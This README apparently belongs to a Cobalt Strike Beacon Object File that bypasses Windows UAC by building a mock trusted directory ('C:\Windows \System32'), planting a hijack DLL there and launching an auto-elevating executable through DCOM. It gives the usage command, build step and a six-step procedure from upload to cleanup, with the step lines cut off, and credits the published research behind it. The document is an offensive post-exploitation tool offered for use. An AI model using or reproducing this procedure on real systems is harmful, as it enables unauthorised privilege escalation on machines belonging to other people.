README

BOF - Trusted Path UAC Bypass

Beacon object file implementation for trusted path UAC bypass. The target executable will be called without involving "cmd.exe" by using DCOM object.

Technical details:

https://www.wietzebeukema.nl/blog/hijacking-dlls-in-windows

Usage

`Example: bof-trustedpath-uacbypass ComputerDefaults.exe /root/edputil.dll`

Compile


`make`

Execution

```
beacon> help bof-trustedpath-uacbypass
Version: 1.0
Author: Chris Au
Twitter: @netero_1010
Github: @netero1010

====================Trusted Path UAC Bypass BOF
Step 1: Upload the DLL payload to "C:\Windows\T
Step 2: Create a new folder called "C:\Windows
Step 3: Copy desired executable to "C:\Windows
Step 4: Copy the DLL payload to "C:\Windows \Sy
Step 5: Use DCOM to execute "C:\Windows \System
Step 6: Delete the DLL payload on "C:\Windows\T
================================================

Example: bof-trustedpath-uacbypass ComputerDefa
```



Credit @David Wells and @Wietze for excellent research
https://medium.com/tenable-techblog/uac-bypass-by-mocking-trusted-directories-24a96675f6e
https://www.wietzebeukema.nl/blog/hijacking-dlls-in-windows

@Yas_o_h for the awesome DCOM BOF implementation
https://github.com/Yaxser/CobaltStrike-BOF/tree/master/DCOM%20Lateral%20Movement